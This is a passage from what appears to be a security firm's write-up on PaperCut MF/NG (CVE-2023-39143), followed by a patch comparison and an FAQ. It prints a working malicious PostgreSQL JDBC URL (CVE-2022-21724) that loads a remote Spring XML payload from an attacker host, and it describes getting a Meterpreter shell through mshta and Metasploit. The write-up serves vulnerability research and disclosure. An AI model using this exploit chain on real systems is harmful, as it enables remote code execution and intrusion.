
After getting access to the admin panel in this case we have permission to start actions that can affect the system
Getting RCE through CVE-2022-21724 (PostgreSQL JDBC driver)
JDBC is short for Java Database Connectivity, Which is an API used in Java to connect and execute queries with a wide range of databases. We can use CVE-2022-21724 to exploit it, By configuring it under Advanced > Options > Advanced:
choose the database type & then the connection URL we will set it as the following:

jdbc:postgresql://127.0.0.1:5432/test/?socketFactory=org.springframework.context.support.ClassPathXmlApplicationContext&socketFactoryArg= http://172.28.123.103:3030/pwn.xml
Let’s divide the connection URL and explain it:
- jdbc:postgresql: – This specifies that JDBC is being used for a PostgreSQL database connection.
- //127.0.0.1:5432/test/ – This URL part defines the host, port, and database name. Which can be made up.
- ?socketFactory=org.springframework.context.support.ClassPathXmlApplicationContext – This parameter sets the socketFactory property to use a Spring Framework class (ClassPathXmlApplicationContext). Normally, socketFactory in a PostgreSQL JDBC URL would be used to specify a custom Java socket factory class that the JDBC driver should use to create socket connections.
- &socketFactoryArg=http://172.28.123.103:3030/pwn.xml – This parameter provides an argument to the socketFactory. The argument is a URL that points to an external XML file. In the context of ClassPathXmlApplicationContext, this is particularly alarming because it implies that the application might try to load and execute the Spring configuration defined in pwn.xml from a potentially malicious external source.
The XML file contains our payload to be executed:


We configure a Spring Bean using Java’s ProcessBuilder class to automatically execute a command when a Spring application starts. Specifically, We set up a ProcessBuilder to run mshta.exe and deliver our payload through the hta_server module using Metasploit. After we save it and run our server that hosts the XML file, We will receive our Meterpreter session:

Here is a graph of the exploitation process to summarize it in a simple way
Patch diffing
But after the patch, they replaced 6 with 64 which is possible to brute force
before
after

As we can see from the differences in the two pictures, the password is now 64 characters, which makes it impossible to guess or get brute-force
Conclusion
During this analysis, we covered CVE-2023-39143 in PaperCut MF/NG, highlighting a critical vulnerability. The exploit chain involves weak WebDAV configurations and the absence of rate limits, allowing attackers to brute force passwords, access files, and execute remote code. Path traversal vulnerabilities were exploited using WebDAV methods to escalate attacks. The recent patch mitigates these risks by increasing password length and fixing the bug in WebDAV configurations. This emphasizes the need for robust security practices and timely updates to safeguard against such vulnerabilities.
Looking to strengthen your security posture? SecureLayer7 helps organizations identify vulnerabilities, reduce risk, and defend against evolving cyber threats. Contact our experts to get started.
References
- https://www.papercut.com/kb/Main/SSLWithKeystoreExplorer
- This post is inspired from Horizon3 disclosure.
https://www.horizon3.ai/attack-research/disclosures/writeup-for-cve-2023-39143-papercut-webdav-vulnerability/ - https://github.com/JoyChou93/java-sec-code/wiki/CVE-2022-21724
How SecureLayer7 helps
Frequently Asked Questions
A path traversal vulnerability in PaperCut MF/NG print management software on Windows installations before version 22.1.3. It carries a CVSS score of 8.4. Attackers can read, download, and delete arbitrary files, and chain the flaw into remote code execution under certain conditions.
Windows installations of PaperCut MF/NG prior to version 22.1.3. Non-Windows platforms are not affected. Upgrading to 22.1.3 or later closes the path traversal.
The WebDAV servlet at /webdav/* lacks rate limiting on authentication. The expected credentials use the fixed username papercut-webdav and a password that, when blank, is auto-generated as a 6-digit numeric string via RandomStringUtils.randomNumeric(6). That short numeric space makes the Basic auth header brute-forceable, opening file read, delete, and upload paths.
The WebDAV endpoint only accepts requests over HTTPS, so the PaperCut server must be configured with TLS before the path traversal can be reached. In a test lab this means generating a self-signed certificate and enabling the SSL key settings in server.properties. Without HTTPS the endpoint rejects the request.
Yes, under specific conditions. Arbitrary file upload through the path traversal can place attacker-controlled files in locations that the application executes, turning file write into code execution. The base impact is arbitrary file read, download, and delete, with RCE as an escalation when upload targets a writable, executable path.

